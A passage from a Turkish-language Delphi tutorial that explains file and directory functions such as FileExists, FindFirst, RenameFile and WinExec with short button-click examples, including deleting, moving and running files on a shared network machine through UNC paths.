    RmDir('c:\winnt\gaziler')//klasörü sil
  else
    ShowMessage('Silinecek Klasör Bulunamadı');
end;
```

DiskFree(sürücü_numarası)

Tanımlama:	function DiskFree(Drive: Byte): Int64;

Parametre ile belirtilen sürücü içerisindeki boş alanı öğrenmek için kullanabileceğiniz bir fonksiyondur. Sürücü numaraları ve değerleri aşağıda tablo halinde verilmiştir.

Numara	Adı
1	A
2	B
3	C
4	D
5	E
6	F

```
procedure TForm1.Button6Click(Sender: TObject);
var
  bos_alan:Integer;
begin
  bos_alan:=DiskFree(3);//c sürücüsünde ne kadar boş yer var
  Form1.Caption:=IntToStr(bos_alan);
end;
```

DiskSize(sürücü_numarası)

Tanımlama:	function DiskSize(Drive: Byte): Int64;

Parametre ile belirtilen sürücüdeki boş bellek miktarını hesaplayan fonksiyondur.

```
procedure TForm1.Button7Click(Sender: TObject);
var
  kapasite:Integer;
begin
  kapasite:=DiskSize(3);//c sürücüsünün toplam kapasitesi
  Form1.Caption:=IntToStr(kapasite);
end;
```

FileAge(dosya_yolu)

Tanımlama:	function FileAge(const FileName: string): Integer;

Dosyanın yaratılış tarihini hesaplayabilen bir fonksiyondur. Aşağıdaki şekilde bir kodlamayla tüm dosyaların oluşturulma tarihlerini öğrenebilirsiniz. Fonksiyondan geriye dönen değer tam sayı tipinde olcağı için "FileDateToDateTime" tip dönüştürme fonksiyonu sayesinde tarihsel bir değişkene aktarılabilir.

```
procedure TForm1.Button8Click(Sender: TObject);
var
  zaman:TDateTime;
  goster:AnsiString;
begin
  zaman:=FileDateToDateTime(FileAge('c:\gazi.txt'));//tarihe çevir
  goster:=DateTimeToStr(zaman);
  Form1.Caption:=goster;
end;
```

FileDateToDateTime(dosya_tarihi)

Tanımlama:	function FileDateToDateTime(FileDate: Integer): TDateTime;

FileAge fonksiyonundan geriye dönen değeri DateTime tipine dönüştürmek için kullanılan bir fonksiyondur. Yukarıdaki örneği inceleyebilirsiniz.

FileExists(dosya_yolu)

Tanımlama:	function FileExists(const FileName: string): Boolean;

Belirtilen yolda dosyanın var olup olmadığını kontrol eden bir fonksiyondur. Şayet dosya belirtilen yerde varsa geriye true değeri, yoksa false değeri dönecektir.


Aşağıdaki uygulamada önce dosyanın var olup olmadığı kontrol ettirilmekte, ardından da varsa silinerek kullanıcıya uyarı verilmektedir.

```
procedure TForm1.Button9Click(Sender: TObject);
begin
  if FileExists('c:\winnt\nihat.txt') then//dosya varsa
    begin
      DeleteFile('c:\winnt\nihat.txt');//dosyayı sil
      ShowMessage('Dosya Başarıyla Silindi');
    end
  else
    ShowMessage('Dosya Bulunamadı');
end;
```

FileGetAttr(dosya_yolu)

Tanımlama:	function FileGetAttr(const FileName: string): Integer;

Dosyaya ait özellikleri öğrenebilmek için kullanılan bir fonksiyondur. Kullanımına ait örnek aşağıda verilmiştir. Aşağıdaki form tasarımını oluşturup, bir adette OpenDialog kontrolü ekleyiniz.



```
procedure TForm2.Button1Click(Sender: TObject);
var
  yol:AnsiString;
  sayi:Integer;
begin
  if OpenDialog1.Execute then
    begin
      yol:=OpenDialog1.FileName;//seçilen dosya yolu
      sayi:=FileGetAttr(yol);
      if (sayi and faHidden)<>0 then
        CheckBox1.Checked:=true;
      if sayi and faSysFile<>0 then
        CheckBox2.Checked:=true;
      if sayi and faReadOnly<>0 then
        CheckBox3.Checked:=true;
      if sayi and faDirectory<>0 then
        CheckBox4.Checked:=true;
      if sayi and faArchive<>0 then
        CheckBox5.Checked:=true;
      if sayi and faVolumeId<>0 then
        CheckBox6.Checked:=true;
    end
end;
```

Button kontrolüne tıkladıktan sonra açılan pencereden özelliklerini öğrenmek istediğiniz dosyayı seçebilirsiniz. Dosyanızın özelliklerine göre CheckBox lardan uygun olanlar işaretlenecektir.

FileIsReadOnly(dosya_yolu)

Tanımlama:	function FileIsReadOnly(const FileName: string): Boolean;

Parametre ile belirtilen yoldaki dosyanın ReadOnly(salt okunur) olup olmadığını bildiren bir fonksiyondur. Bilhassa içerisinde değişiklik yapılıp yapılamayacağı durumunun önemli olduğu durumlarda çok işinize yarayacak bir fonksiyondur. Fonksiyondan, şayet dosya ReadOnly ise true, aksi durumda false değeri dönecektir.

```
procedure TForm1.Button10Click(Sender: TObject);
begin
  if FileIsReadOnly('c:\winnt\nihat.txt') then
    ShowMessage('Değişiklik Yapamazsınız');
end;
```

FileSearch(dosya_adı,aranacak_klasör)

Tanımlama:	function FileSearch(const Name, DirList: string): string;

Birinci parametre ile belirleyeceğiniz dosyayı, ikinci parametre ile belirleyeceğiniz klasörlerin içerisinde arar. Eğer dosyayı bulursa, bulduğu dosyanın yoluyla beraber ismini döndürecektir. Şayet dosyayı bu klasörlerde bulamazsa geriye boş string değeri dönecektir

```
procedure TForm1.Button11Click(Sender: TObject);
var
  yol:AnsiString;
begin
  yol:=FileSearch('notepada.exe','c:\winnt;c:\winnt\system32');
  if yol='' then//dosya yoksa
    ShowMessage('Dosya Bulunamadı')
  else
    Form1.Caption:=yol;//c:\winnt\notepad.exe yazar
end;
```

Yukarıdaki örnekte "Notepad.exe" isimli dosya "c.\winnt" ve "c:\winnt\system32" klasörlerinin içerisinde aranmaktadır.

FileSetAttr(dosya_yolu,özellik)

Tanımlama:	function FileSetAttr(const FileName: string; Attr: Integer): Integer;

Birinci parametre ile belirlenen dosyaya ikinci parametre ile belirlenen özelliği atamak için kullanılan bir fonksiyondur. Aşağıdaki şekilde bir dosyaya hidden özelliği kazandırabilirsiniz.

```
procedure TForm1.Button12Click(Sender: TObject);
begin
   FileSetAttr('c:\winnt\nihat.txt',faHidden);//Hidden özelliği kazandır
end;
```

Özellik:	Açıklama
faHidden	Gizli dosya yapar
faReadOnly	Salt Okunur Yapar
faSysFile	Sistem Dosyası Özelliği verir
faVolumeid	Etiket özelliği kazandırır
faDirectory	Klasör
faArchive	Arşiv özeliği verir

Şayet birden fazla özellik aynı anda atanacaksa o zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm1.Button12Click(Sender: TObject);
begin
  FileSetAttr('c:\winnt\nihat.txt',faHidden+faReadOnly);
//hem ReadOnly hemde Hidden özelliği ver
end;
```

FindFirst(dosya_yolu,özellik,ad)

Tanımlama:	function FindFirst(const Path: string; Attr: Integer; var F: TSearchRec): Integer;

Belirtilen klasörün içerisinde joker karakterlerle belirtilen dosyaları arar, ilk bulduğu dosyayı geriye döndürür. Bulduğu dosyanın isim, özellik vs.leri TsearchRec tipli üçüncü parametre olarak belirlenen değişkene aktarılır. Aşağıda bu fonksiyon örneklendirilmiştir.

```
procedure TForm1.Button13Click(Sender: TObject);
var
  dosya:TSearchRec;
begin
  FindFirst('c:\winnt\*.txt',faAnyFile,dosya);
  Form1.Caption:=dosya.Name;
end;
```

Yukarıdaki örnekte "c:\winnt" klasörünün içerisindeki txt dosyalarından ilk bulduğunu dosya isimli değişkene aktarmaktadır. İkinci parametre ile aranılacak dosyaya ait özellikler (hidden.archive, readonly vs.) belirlenebilir, sadece bu özelliğe uyan ilk dosya bulunabilir. Burada kullanılan "faAnyFile" seçeneği özellikleri dikkate almadan işlem yap anlamındadır.

FindNext(dosya)

Tanımlama:	function FindNext(var F: TSearchRec): Integer;

Tek dosya değil de (tüm txt uzantılı dosyalar veya tüm exe uzantılı dosyalar vs.) tüm dosyalar listelenecekse, yani aynı isme ve özelliğe sahip diğer dosyaların da bulunması gerekiyorsa bu durumlarda kullanacağınız fonksiyon FindNext fonksiyonudur. Aşağıdaki örnekte klasör içerisindeki tüm "txt" uzantılı dosyalar ListBox kontrolü içerisinde listelenmektedir.

```
procedure TForm1.Button14Click(Sender: TObject);
var
  dosya:TSearchRec;
begin
  if FindFirst('c:\winnt\*.txt', faAnyFile, dosya) = 0 then
    begin
      repeat
         ListBox1.Items.Add(dosya.Name);
      until FindNext(dosya) <> 0;//varsa sonrakini bul
      FindClose(dosya); //Kapat
    end;
end;
```

Örnekte "c:\winnt" klasöründeki tüm txt dosyaları bulunup listBox kontrolüne aktarılmaktadır.

ForceDirectories(klasör_yolu)

Tanımlama:	function ForceDirectories(Dir: string): Boolean;

Tek seferde iç içe birden fazla klasör oluşturmak için kullanılan fonksiyondur. Aşağıdaki gibi bir kodla aynı anda üç tane klasör iç içe oluşturulmaktadır.

```
procedure TForm1.Button15Click(Sender: TObject);
begin
  ForceDirectories('c:\nihat\prestige\gazi');//iç içe klasör oluştur
end;
```

GetCurrentDir

Tanımlama:	function GetCurrentDir: string;

Parametresiz kullanılan bu fonksiyon sayesinde aktif çalışılan klasörün yolu öğrenilebilir.

```
procedure TForm1.Button16Click(Sender: TObject);
begin
  Form1.Caption:=GetCurrentDir;//aktif klasörü yoluyla yaz
end;
```

GetDir(sürücü_numarası,aktif_klasör)

Tanımlama:	procedure GetDir(D: Byte; var S: string);

Birinci parametre ile verilen sürücü numarasındaki aktif klasörü öğrenmek için kullanılan bir fonksiyondur.

```
procedure TForm1.Button17Click(Sender: TObject);
var
  klasor:AnsiString;
begin
  GetDir(3,klasor);// c sürücüsündeki aktif klasörü ver
  Form1.Caption:=klasor;
end;
```

RemoveDir(klasör_yolu)

Tanımlama:	function RemoveDir(const Dir: string): Boolean;

Parametre ile belirtilen yoldaki klasörü silme için kullanılan bir fonksiyondur. Dikkat edeceğiniz husus silinecek olan klasörün içinin boş olması gerektiğidir.

```
procedure TForm1.Button18Click(Sender: TObject);
begin
  RemoveDir('c:\gazi\prestige');//klasörü sil
end;
```

Bu tür işlemlerde öncelikle klasörün var olup olmadığını kontrol ettirirseniz, çok daha sağlıklı sonuçlar alırsınız. Kodunuzu aşağıdaki gibi değiştiriniz.

```
procedure TForm1.Button18Click(Sender: TObject);
begin
  if DirectoryExists('c:\gazi\prestige') then//klasör varsa
    begin
      RemoveDir('c:\gazi\prestige');//klasörü sil
      ShowMessage('Klasör Silindi');
    end
  else
    ShowMessage('Klasör Bulunamadı');
end;
```

RenameFile(dosya_yolu,yeni_isim)

Tanımlama:	function RenameFile(const OldName, NewName: string): Boolean;

Birinci parametre ile verilen dosya ismini ikinci parametreyle belirtilen yere, belirtilen isimde kaydetmek için kullanılan fonksiyondur. Dilerseniz aynı yolu göstererek bulunduğu path içerisinde sadece dosyanın ismini değiştirmeniz de mümkündür.

```
procedure TForm1.Button19Click(Sender: TObject);
begin
  RenameFile('c:\winnt\nihat.txt','e:\gazi\sibel.txt');
end;
```

Bu tür işlemlerde dosyanın var olup olmadığını kontrol ettirmek her zaman sağlıklı olacaktır.

Kodunuzu aşağıdaki gibi değiştiriniz.

```
procedure TForm1.Button19Click(Sender: TObject);
begin
  if FileExists('c:\winnt\nihat.txt') then //dosya varsa
  begin
    RenameFile('c:\winnt\nihat.txt','e:\gazi\sibel.txt');//ismi değiştir
    ShowMessage('İsim Değiştirildi');
  end
  else
    ShowMessage('Dosya bulunamadı');
end;
```


SelectDirectory(klasör_adı,seçenekler,help)

Tanımlama:	**function SelectDirectory(const Caption: string; const Root: WideString; out Directory: string): Boolean; overload; function SelectDirectory(var Directory: string; Options: TSelectDirOpts; HelpCtx: Longint): Boolean; overload;**

Bu fonksiyon sayesinde, Select Directory penceresi açtırılıp kullanıcının dizin seçmesi veya yaratması sağlanabilir.

```
procedure TForm1.Button20Click(Sender: TObject);
//uses satırına FileCtrl kütüphanesini ekleyin

var
  yol: string;
begin

  yol:= 'C:\Program Files';
  if SelectDirectory(yol, [sdAllowCreate, sdPerformCreate, sdPrompt],1000) then
  Form1.Caption := yol;
end;
```

Yukarıdaki kodu yazıp programı çalıştırırsanız, aşağıdaki pencerenin açılmasını sağlarsınız.



Bu fonksiyonda birinci parametre Directory Name kısmında varsayılan olarak açılacağı yolu belirleyebilirsiniz. İkinci parametre için seçenekleri teker teker inceleyelim.

- **sdAllowCreate**

Bu parametre sayesinde "Directory Name" edit kutusunun gözüküp kullanıcının yeni bir klasör yaratabilmesini sağlayabilirsiniz.

- **sdPerformCreate**

Kullanıcının yeni bir klasör oluşturabilmesini sağlar.

- **sdPrompt**

Yanlış bir yol girildiği (olmayan bir yol) kullanıcıyı uyaracak pencerenin çıkıp çıkmamasını ayarlayan özelliğidir. Şayet açılan pencereye kullanıcı "Yes" derse klasör oluşacaktır.

Şimdi yukarıdaki kodları ekleyip button kontrolüne tıklayın. Olmayan bir klasör ismi belirtin. Uyarı penceresiyle karşılaşacaksınız (tabii ki hata yapmadı iseniz). Pencereyi Yes düğmesiyle kapatın klasörünüzün oluştuğunu göreceksiniz.

Bu fonksiyonu kullanabilmeniz için Uses satırına **FileCtrl** kütüphanesini eklemeyi unutmayınız.

ExtractFileDir(dosya_yolu)

Tanımlama:	function ExtractFileDir(const FileName: string): string;

Parametre ile girilen dosya yolunun bir üst klasörünün ismini döndüren fonksiyondur.

```
procedure TForm1.Button21Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  dosya:=ExtractFileDir('c:\winnt\nihat.txt');
  Form1.Caption:=dosya;//c\winnt yazar
end;
```

OpenDialog penceresinden seçilen klasörün bulunduğu partition sizin için daha önemli olacağından kodu aşağıdaki şekilde değiştirebilirsiniz. Programı çalıştırdıktan sonra açılan pencereden seçeceğiniz klasörün bulunduğu ana root, başlıkta yazacaktır.

```
procedure TForm1.Button21Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  if OpenDialog1.Execute then
    begin
      dosya:=ExtractFileDir(OpenDialog1.FileName);//seçilen dosyanın rootu
      Form1.Caption:=dosya;
    end;
end;
```

ExtractFileDrive(yol)

Tanımlama:	function ExtractFileDrive(const FileName: string): string;

Parametreyle belirtilen yolun ait olduğu ana root (c-d-e-f vs) adını döndüren fonksiyondur.

```
procedure TForm1.Button22Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  if OpenDialog1.Execute then
    begin
      dosya:=ExtractFileDrive(OpenDialog1.FileName);
      Form1.Caption:=dosya;
    end;
end;
```

ExtractFileExt(dosya_yolu)

Tanımlama:	function ExtractFileExt(const FileName: string): string;

Parametre olarak girilen dosyanın uzantısını bulmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button23Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  if OpenDialog1.Execute then
```

```
  begin
    dosya:=ExtractFileExt(OpenDialog1.FileName);
    Form1.Caption:=dosya;//seçilen dosyaya göre .com veya .exe yazacaktır
  end;
end;
```

ExtractFileName(dosya_yolu)

Tanımlama:	function ExtractFileName(const FileName: string): string;

Parametre ile girilen dosya yolundan dosyanın ismini söküp alabilen bir fonksiyondur.

```
procedure TForm1.Button24Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  if OpenDialog1.Execute then
    begin
      dosya:=ExtractFileName(OpenDialog1.FileName);
      Form1.Caption:='Seçtiğiniz Dosyanın Adı='+dosya;
    end;
end;
```

ExtractFilePath(dosya_yolu)

Tanımlama:	function ExtractFilePath(const FileName: string): string;

Parametre ile girilen dosya yolunun bulunduğu bir üst klasörün ismini döndüren fonksiyondur.

```
procedure TForm1.Button25Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  if OpenDialog1.Execute then
    begin
      dosya:=ExtractFilePath(OpenDialog1.FileName);//dosyanın bulunduğu
//klasör
      Form1.Caption:=dosya;
    end;
end;
```

ExtractShortPathName(dosya_yolu)

Tanımlama:	function ExtractShortPathName(const FileName: string): string;

Parametre ile belirtilen dosya yolunu, dosya ismi sekiz (uzantısı hariç) karakteri geçmeyecek şekilde gösteren fonksiyondur.

```
procedure TForm1.Button26Click(Sender: TObject);
var
  dosya:AnsiString;
begin
  if OpenDialog1.Execute then
    begin
      dosya:=ExtractShortPathName(OpenDialog1.FileName);//kısa isim
      Form1.Caption:=dosya;
    end;
end;
```

WinExec(dosya_yolu,seçenek)

Tanımlama:	function WinExec; external kernel32 name 'WinExec';

Parametre ile girilen dosya yolundaki "exe" uzantılı dosyayı çalıştırmak için kullanılan (C'de yazılmıştır) bir fonksiyondur. Aşağıda komuta ait örneklendirme yapılmıştır.

```
procedure TForm1.Button27Click(Sender: TObject);
begin
  winExec('c:\Winnt\NotePad.exe',SW_SHOW);//notepad i çalıştır.
end;
```

Burada kullanılan birinci parametre katar tipinde bir değişken (Pchar) tarafından tutulabilmektedir. Şayet Edit kutusunda yazmış olduğunuz dosya yolundaki "exe" uygulamasını çalıştırmak isterseniz aşağıdaki gibi bir kodlama kullanmalısınız.

```
procedure TForm1.Button27Click(Sender: TObject);
var
  dosya:PChar;
begin
  dosya:=PChar(Edit1.Text);//katarı AnsiStringe çevir
  winExec(dosya,SW_SHOW);
end;
```

Şimdi formunuza bir adet "OpenDialog" kontrolü ekleyip aşağıdaki kodları çalıştırınız.

```
procedure TForm1.Button28Click(Sender: TObject);
var
  dosya_yolu:PChar;
begin
  OpenDialog1.Title:='Program Çalıştır';
  OpenDialog1.Filter:='Exe Dosyaları|*.exe';
  if OpenDialog1.Execute Then
    begin
      dosya_yolu:=PChar(OpenDialog1.FileName);//seçilen dosya
      WinExec(dosya_yolu,SW_SHOW);//çalıştır
    end;
end;
```

Programı çalıştırıp button kontrolüne tıklarsanız, tanıdık bir pencere açılacaktır. Bu pencereden dilediğiniz dosyayı seçip çalıştırabilirsiniz.

Fonksiyonda kullanılan ikinci parametre (girilmesi zorunludur) exe dosyasının çalıştırılma şeklini belirlemek için kullanılmaktadır. Program ekranı kaplasın mı, taskbar da mı açılsın vs. seçeneklerini bu parametreyle belirleyebilirsiniz. Aşağıda ikinci parametre yerine kullanabileceğiniz tüm seçenekler verilmiştir.

SW_HIDE = 0;	SW_SHOW = 5;
SW_SHOWNORMAL = 1;	SW_MINIMIZE = 6;
SW_NORMAL = 1;	SW_SHOWMINNOACTIVE = 7;
SW_SHOWMINIMIZED = 2;	SW_SHOWNA = 8;
SW_SHOWMAXIMIZED = 3;	SW_RESTORE = 9;
SW_MAXIMIZE = 3;	SW_SHOWDEFAULT = 10;
SW_SHOWNOACTIVATE = 4;	SW_MAX = 10;

Fonksiyonları Network Ortamında Kullanmak:

Dosya yolu belirleyerek kullandığınız tüm fonksiyonları, UNC path (Network path) belirleyerek diğer bilgisayarlar için de kullanabilirsiniz. Mesela "A" makinesindeki bir dosyayı "B" makinesine "UNC" path belirterek kolayca gönderebilirsiniz. Veya "A" makinesinden "B" makinesindeki herhangi bir "exe" uygulamasını kolayca çalıştırabilirsiniz. Bu uygulamaları yapabilmeniz için diğer makinelerde kullanacağınız dosyaların bulunduğu klasörlerin paylaşıma açık ve yeterli derecede yetkiye sahip olmanız gerekmektedir.

Klasörün Paylaşıma Açılması:

Network ortamında diğer makinelerin sizin klasörlerinizdeki dosyalara erişebilmeleri için o klasörü muhakkak paylaşıma açmalınız. Bir klasörü paylaşıma açmak için aşağıdaki adımları izlemeniz yeterli olacaktır.

- Paylaşıma açacağınız klasörü mous ile seçin.
- Mousun sağ tuşuna tıklayarak menünün açılmasını sağlayın.
- Açılan menüde Sharing seçeneğini seçin.
- Paylaşım adına klasörünüzün ismini verip Ok basın.

Paylaşıma açılmış olan bir klasörün üzerinde el işareti windows tarafından oluşturulacaktır.

UNC Path Nasıl Belirtilir:

Network trafinde işlem yapacaksanız standart olarak kullandığınız dosya yolu yerine "UNC" path belirtmelisiniz. "UNC" path aşağıdaki şekilde girilebilir.

```
"\\Makine_ismi\klasör_paylaşım_ismi\dosya_adı"
```

UNC path belirtirken "\\" iki adet ters slaşla işe başlamalısınız. Delphi bu iki karakteri yanyana görünce ağda işlem yapacağını anlayacaktır. Ardından ilgilendiğiniz dosyanın bulunduğu makine ismini (MyComputer üzerinde mousun sağ tuşuna tıklayın, açılan menüden properties i seçin, açılan pencerede Network Identification yaprağından makine ismini öğrenebilirsiniz), paylaşıma açtığınız klasörün paylaşım adını ve son olarakta ilgilendiğiniz dosyanın ismini girmelisiniz.

Aşağıda "UNC" path kullanımına örnek olması bağlamında fonksiyonların bazılarına ait örnekler verilecektir. Siz dosya veya klasör yolu girilen diğer tüm fonksiyonlar içinde aynen kullanabilirsiniz.

Makineler Arası Dosya Transferi:

Bu örnekte "A" makinesi içerisindeki (kendi makineniz) prestige klasöründe bulunan "nihat.txt" dosyasını "RenameFile" fonksiyonunu kullanarak, "EFSANE" makinesindeki gazi (paylaşıma açık olması gerekir) isimli klasörün içerisine aynı isimle göndermeyi deneyeceğiz (taşıma).

```
procedure TForm1.Button29Click(Sender: TObject);
begin
  RenameFile('c:\prestige\nihat.txt','\\EFSANE\gazi\nihat.txt');
end;
```

Diğer Makinedeki Dosyayı Silmek:

Şimdiki örneğimizde "A" makinesinden (kendi makineniz) "EFSANE" isimli diğer bilgisayarda bulunan "gazi" klasörünün içerisindeki "nihat.txt" dosyasını sileceğiz.

```
procedure TForm1.Button30Click(Sender: TObject);
var
  mesaj:Word;
begin
  if FileExists('\\EFSANE\gazi\nihat.txt') then//dosya varsa
    begin
      mesaj:=Application.MessageBox('Silinsinmi','Dosya Sil',mb_yesno);
      if mesaj=mrYes then
        begin
          DeleteFile('\\EFSANE\gazi\nihat.txt');//EFSANE makineinden sil
          ShowMessage('EFSANE Bilgisayarından Dosya Silindi');
        end;
    end
  else
    ShowMessage('Dosya Bulunamadı');
end;
```

Programı çalıştırdığınız zaman ilk olarak "EFSANE" isimli bilgisayarda silinecek olan dosyanın var olup olmadığı "FileExists" fonksiyonu ile kontrol edilmekte (bulursa true değerini döndürür), ardından dosya bu yol üzerinde ise "DeleteFile" fonksiyonu kullanılarak silinmektedir. ***Tekrar hatırlatmakta fayda var. Diğer bilgisayarda o dosyayı silme yetkisine sahip olmalısınız. Ayrıca sileceğiniz dosyanın bulunduğu klasöründe paylaşıma açık olması gerekmektedir.***

Diğer Makinedeki "exe" Uygulamasını Çalıştırmak:


Şimdiki örneğimizde "A" makinesinden (kendi makineniz) "EFSANE" isimli diğer bilgisayarda bulunan "Winnt" klasörünün içerisindeki "NotePad.exe" dosyasını çalıştıracağız (Winnt klasörünü paylaşıma açmayı unutmayın).

```
procedure TForm1.Button31Click(Sender: TObject);
begin
  if FileExists('\\EFSANE\winnt\Notepad.exe') then //dosya varsa
    begin
      WinExec('\\EFSANE\winnt\Notepad.exe',SW_SHOW);//çALIŞTIR
      ShowMessage('Uygulama Başarıyla Çalıştırıldı');
    end
  else
    ShowMessage('Dosya Bulunamadı');
end;
```

Log Dosyası Oluşturmak:

Bu bölümde sizlere bilgisayarınızda bulunan bir "txt" (veya log-bat) dosyasındaki bilgileri hızlıca kontrolünüze nasıl alabileceğinizi ve kontrolünüzdeki verileri txt (veya diğer uzantılarla) uzantılı dosyada nasıl saklayabileceğinizi göstereceğim.


İlk olarak kontroldeki verileri "txt" uzantılı bir dosyaya nasıl kaydedebileceğinizi gösterelim. Formunuzun üzerine bir adet "Memo" ve "SaveDialog" kontrolü yerleştirip aşağıdaki şekilde içerisine gerekli metni giriniz.




Şimdi de aşağıdaki kodları button kontrolünün "OnClick" yordamına ekleyiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//Kaydet
var
  dosya:AnsiString;
begin
  SaveDialog1.Title:='Dosya Kaydet';
  SaveDialog1.DefaultExt:='txt';//uzantı verilmezse txt kaydet
  if SaveDialog1.Execute Then
    begin
      dosya:=SaveDialog1.FileName;
